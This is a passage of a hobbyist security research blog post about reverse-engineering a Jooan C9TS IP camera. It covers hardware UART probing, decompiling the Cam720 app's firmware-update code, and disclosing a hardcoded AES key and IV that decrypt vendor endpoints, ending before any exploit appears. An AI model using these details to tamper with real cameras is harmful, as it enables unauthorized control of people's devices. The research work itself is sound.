From Temu to Root: Breaking the Jooan C9TS
How a cheap IP camera and some 'procrastination' led to a full Remote Code Execution vulnerability.
A LLM was used in assisting with writing this post.

As my yearly procrastination activity, I decided to finally dive into hardware hacking. I stocked up on the essentials: a soldering iron, a heatgun, a multimeter, some jumper wires, a Bus Pirate (which I bought for no apparent reason, as I could have just used my Flipper Zero for UART), and a CH341 chip programmer. For my “victim,” I chose a Jooan C9TS IP camera that I snagged from Temu for dirt cheap.
Cracking the Shell: The Ingenic T23
I started by disassembling the camera to check for a UART port. Once the plastic housing was out of the way, I got my first good look at the heart of the device. The board is powered by an Ingenic T23 SoC, a common choice for budget IP cameras, paired with an SPI flash chip that handles the storage.

The board layout was relatively clean, which made identifying potential entry points much easier than I expected for a “dirt cheap” device.
Hunting for the Console
My primary goal was to find a serial console. With the device powered on, I used a multimeter to look for the tell-tale voltage fluctuations that indicate data transmission. There were only three pairs of pads that stood out, and two of them were positioned near the CPU. After probing those two, I successfully located the TX and RX pads of the UART interface.

The Silent Treatment: UART Logs and U-Boot Locks
By soldering some wires to these pads and connecting them to the Bus Pirate, I was ready to see what this camera had to say during its boot sequence. I turned on the camera and began seeing logs in the terminal, but they stopped abruptly at a particular point.

I tried hitting the Enter key, but nothing happened the shell was non-responsive. I even attempted to bridge the Data Out (DO) pin of the SPI flash chip to ground to interrupt the boot process, but I was greeted with a password-protected U-Boot shell. The front door was officially locked.
Flash Extraction: Trial by Hardware
With the UART console restricted, the next best thing was to read the flash chip directly using a chip reader. This is where the “simple” project hit a wall. No matter how many times I tried with my initial setup, the chip simply would not be detected.
At first, I suspected a faulty programmer or a poor connection with the clip. Frustrated and determined not to let procrastination win, I decided to upgrade my toolkit and ordered an XGecu T48. By this time, I had been watching way too many Matt Brown videos and was feeling inspired by his professional setups. I got the socket adapters ready; if I couldn’t get a shell through the pins, I was going to pull the firmware right out of the silicon.
Casualty Report: Hardware is Hard
I decided to desolder the flash chip to get a clean read. In a moment of over-eagerness and perhaps too much force, I managed to break a pin off the chip.
Casualty: 1
Ego: Shattered
I ordered another camera (the perks of “dirt cheap” tech) and this time I was careful enough not to break any pins.
The Mystery of the Unidentifiable Chip

Searching online, I found references suggesting that this camera uses an XM25QH64C as the flash chip, which was also confirmed by the UART logs. However, the chip was still not being detected by the XGecu T48. To rule out a faulty programmer, I successfully read a BIOS chip from an old DVR. The XGecu was fine; the camera’s chip was the problem.
I tried searching for the marking on the chip 25QH64DHIQ. It returned as an XMC chip, but it still wouldn’t get detected by the programmer. Even trying various generic SPI combinations yielded no results.
The Wall: Forums, Discords, and Despair
I scoured forums and the Thingino Discord channel (an amazing open-source firmware project for Ingenic SoC cameras) to see if there was a fix for this specific chip, but nothing worked. I was stuck. I even searched for a pre-existing firmware image online, but there was zero reference to it anywhere on the internet.
Then, the procrastination finally won. I decided to call it quits and pack everything away. However, before I admitted total defeat, I managed to keep the wires soldered to the UART pads just in case I ever found the motivation for a second try.
Pivoting to the App: Cam720
The Jooan camera is controlled using an app called Cam720. Since the hardware was giving me a hard time, I decided to pivot and look into the Android app for interesting artifacts, hardcoded credentials, or API calls that might give me a different way in.
I used jadx to decompile the APK and started grepping for the string "firmware" across all Java files. That led me directly to the package com/jooan/biz/firmware_update/.

Inside the package, four files form the complete firmware update subsystem:

| File | Role |
|---|---|
FirmwareUpdateUtil.java |
Static helpers; URL builder and top-level upgrade dispatcher |
FirmwareModelImpl.java |
HTTP layer; builds and fires the actual network request |
FirmwarePresenterImpl.java |
MVP presenter that wires the model to the UI |
FirmwareUpdateXmlParser.java |
XML pull-parser for the legacy CDN response format |
1. Entry Point Finding the Firmware Update Code
URL Construction getFwXmlUrlByModel()
The first interesting method is getFwXmlUrlByModel() in FirmwareUpdateUtil. Given a device model string, it constructs the XML manifest URL used to check for updates:
public static String getFwXmlUrlByModel(String str) {
    if (!TextUtils.isEmpty(str) && str.contains(DeviceConstant.DEVICE_TYPE_C9E)) {
        return CommonConstant.FW_UPDATE_HEAD_URL + "C9E/C9E.xml";
    }
    // ... other explicit model checks ...

    // Fallback: extract characters 0–1 of the second dash-segment
    String strSubstring = str.split("-")[1].substring(0, 2);
    String str2 = CommonConstant.FW_UPDATE_HEAD_URL + strSubstring + "/" + strSubstring + ".xml";
    return str2;
}
The OTA Payload doFirmwareUpgrade()
Once a newer version is confirmed, the app dispatches the upgrade via a 192-byte binary control message over the P2P channel:
byte[] bArr = new byte[192];

byte[] bytes  = firmwareUpdateInfoBean.getVersion().getBytes();   // version string
byte[] bytes2 = firmwareUpdateInfoBean.getUrl().getBytes();       // download URL
byte[] bytes3 = firmwareUpdateInfoBean.getMd5sum().getBytes();    // MD5 checksum

System.arraycopy(bytes,  0,   bArr,  0, bytes.length);   // offset  0: version
System.arraycopy(bytes3, 0,   bArr, 16, bytes3.length);  // offset 16: MD5
System.arraycopy(bytes2, 0,   bArr, 64, bytes2.length);  // offset 64: URL
The IOCtrl command code sent to the camera is 0x40080E (262286 decimal):
mYCamera.TK_sendIOCtrlToChannel(0, 262286, bArr);The resulting payload layout is:
Offset  Length  Field
──────  ──────  ─────────────────────────────────────
0       16      Firmware version string (null-padded)
16      48      MD5 checksum (hex string, null-padded)
64      128     Firmware download URL (null-padded)
C9 Special-Casing
The C9 model gets distinct treatment versionNew and urlNew fields are used instead of the standard fields:
String deviceType = firmwareUpdateInfoBean.getDeviceType();
if (deviceType != null && deviceType.equalsIgnoreCase(DeviceConstant.DEVICE_TYPE_C9)) {
    bytes  = firmwareUpdateInfoBean.getVersionNew().getBytes();
    bytes2 = firmwareUpdateInfoBean.getUrlNew().getBytes();
}
This dual-URL scheme (url / urlNew) suggests a staged rollout mechanism or a parallel infrastructure for the C9 line worth querying both endpoints during enumeration.
HTTP Layer FirmwareModelImpl
The update check hits a server-side API endpoint (checkDeviceUpdate) rather than the XML CDN directly. The request body is AES-encrypted:
.checkDeviceUpdate(
    MainServiceRequestBody.createEncryptBody(
        HttpAesUtils.getNonce(),
        new Gson().toJson(map)
    )
)
The plaintext JSON payload contains:
{
  "header":         "<device list + auth token>",
  "app_version":    "<app build number>",
  "phone_model":    "<Android device model>",
  "system_version": "<Android SDK version>"
}
Version comparison logic determines whether an update is presented to the user:
if (VersionCompareUtil.compare(str, device_version) ||
    (DeviceConfig.supportMultiFirmware(deviceInfoById) &&
     VersionCompareUtil.subVersionsNeedUpdate(...))) {
    onFirmwareCallback.onFirmSuccess(...);
}
XML Parser Legacy CDN Path
For devices using the older CDN path, FirmwareUpdateXmlParser fetches and parses a plain XML manifest over HTTP:
URL url = new URL(FirmwareUpdateXmlParser.this.xmUrl);
InputStream inputStream = ((HttpURLConnection) url.openConnection()).getInputStream();
The parsed fields map directly to the FirmwareUpdateInfoBean:
XML Tag       → Bean Field
──────────────────────────
<version>     → version        (legacy version string)
<versionNew>  → versionNew     (used for C9/JA-C9C)
<url>         → url
<urlNew>      → urlNew
<versionMcu>  → versionMcu
<noPush>      → noPushVersions (slash-delimited blocklist)
<deviceType>  → deviceType
<item>        → news[]         (changelog entries)
The noPush field is particularly interesting it’s a /-delimited list of version strings that should not receive the update push, effectively a server-side blocklist:
String[] strArrSplit = strNextText.split("/");
// added to firmwareUpdateInfoBean.setNoPushVersions(...)
2. The Base URL CommonConstant.java
The constant that ties everything together was found in com/jooan/common/constant/CommonConstant.java:
// CommonConstant.java
public static final String FW_UPDATE_HEAD_URL = "http://www.5qa.so/file/tFirmware/";
This string gave the base URL for the legacy CDN path and was the first clue that there was an older, simpler update mechanism distinct from the cloud API.
3. Update Path 1 Legacy XML CDN
How It Was Found
FirmwareUpdateUtil.java contains a method getFwXmlUrlByModel(String deviceModel). The method was found by reading the full file after it was identified in the initial grep pass. The logic is:
// FirmwareUpdateUtil.java
public static String getFwXmlUrlByModel(String deviceModel) {
    // deviceModel = "JA-C9T"
    String[] parts = deviceModel.split("-");   // ["JA", "C9T"]
    String key = parts[1].substring(0, 2);     // "C9"
    return CommonConstant.FW_UPDATE_HEAD_URL + key + "/" + key + ".xml";
    // → "http://www.5qa.so/file/tFirmware/C9/C9.xml"
}
The model constant "JA-C9T" was confirmed in com/joolink/lib_common_data/constant/DeviceConstant.java:
// DeviceConstant.java
public static final String DEVICE_TYPE_C9T    = "C9T";
public static final String DEVICE_TYPE_JA_C9T = "JA-C9T";
Note: No
C9TSconstant exists anywhere in the source.C9TSis the consumer/retail name; the firmware subsystem usesJA-C9Texclusively.
What the XML Contains
FirmwareUpdateXmlParser.java is a standard Android XmlPullParser implementation. Reading its field extraction logic showed the expected XML structure:
<firmware>
  <version_new>version</version_new>
  <url>cdn url</url>
  <md5sum>hash</md5sum>
</firmware>
The parser reads version_new, url, and md5sum into a FirmwareUpdateInfoBean (found at com/joolink/lib_common_data/bean/FirmwareUpdateInfoBean.java). The presenter in FirmwarePresenterImpl.java then compares version_new against the camera’s current version fetched live over P2P and triggers a download if the server version is newer.
While looking through the burp history i saw this request which
GET /img/rev/JA-A12/A12_IronMan_05.02.31.107.img HTTP/1.1
Host: use1upgrade1.jooaniot.com
This confirmed two things that static analysis alone couldn’t:
- The real CDN hostname is
use1upgrade1.jooaniot.com, not the5qa.sodomain referenced inCommonConstant.javathe app has clearly migrated infrastructure at some point while leaving the old constant in the code. - The URL path pattern follows
img/rev/<model>/<model>_<codename>_<version>.img, giving a predictable structure for version enumeration.
The MD5 of the downloaded image was verified locally:
$ md5sum A12_IronMan_05.02.31.105.img
b2898b707c3850c59387c83f13816ef8  A12_IronMan_05.02.31.105.img
Once I downloaded the firmware the procrastination hit and I abandoned this the firmware was sitting on my desktop every day hoping I would come back and have a look. Months passed, and one day I decided to have another look. I started with the app again to see if we could pass a custom firmware, since Thingino has a firmware compatible with the camera model I had.
While looking further into the app, I found something that was never exposed in the normal UI a hidden vendor-only remote troubleshooting mode called Diagnosis. A second grep for "diagnosis" surfaced the full feature package at com/jooan/qiaoanzhilian/ali/diagnosis/. The key file was DiagnosisDataManager.java a 498-line singleton owning four cloud API calls and a direct local HTTP command to the camera.
4. DiagnosisDataManager Code Analysis
Decrypting the URLs AesCbcUtils and BasicConstants
There are no URLs in plaintext anywhere in the APK. Under the package com.jooan.basic.util there was a class called BasicConstants that contained some encrypted Base64 blobs and a variable GLOBAL_INFO_AES_KEY with the value "0032561478523654". Doing a usage search found another class that was used to encrypt and decrypt data; going further back revealed the full logic.

package com.jooan.basic.util.security;

import android.util.Base64;
import com.aliyun.iot.breeze.util.BreezeCipher;
import java.nio.charset.StandardCharsets;
import javax.crypto.Cipher;
import javax.crypto.spec.IvParameterSpec;
import javax.crypto.spec.SecretKeySpec;

public class AesCbcUtils {
    public static String encrypt(String str, String str2) throws Exception {
        if (str == null || str.length() != 16) {
            return "";
        }
        SecretKeySpec secretKeySpec = new SecretKeySpec(str.getBytes(StandardCharsets.US_ASCII), BreezeCipher.ALGORITHM_AES);
        Cipher cipher = Cipher.getInstance("AES/CBC/PKCS5Padding");
        cipher.init(1, secretKeySpec, new IvParameterSpec("0102030405060708".getBytes()));
        return Base64.encodeToString(cipher.doFinal(str2.getBytes()), 2);
    }

    public static String decrypt(String str, String str2) {
        if (str == null) {
            return "";
        }
        try {
            if (str.length() != 16) {
                return "";
            }
            SecretKeySpec secretKeySpec = new SecretKeySpec(str.getBytes(StandardCharsets.US_ASCII), BreezeCipher.ALGORITHM_AES);
            Cipher cipher = Cipher.getInstance("AES/CBC/PKCS5Padding");
            cipher.init(2, secretKeySpec, new IvParameterSpec("0102030405060708".getBytes()));
            return new String(cipher.doFinal(Base64.decode(str2, 2)), StandardCharsets.UTF_8);
        } catch (Exception unused) {
            return "";
        }
    }
}
Decrypting the Base64 blobs with key "0032561478523654" and IV "0102030405060708" yielded all the production endpoints:
| Flavor | Environment | api_qa_service |
api_netty_server |
|---|---|---|---|
| cam720 | test | https://usw2api-test.jooaniot.com |
https://qanetty-test.qalink.cn |
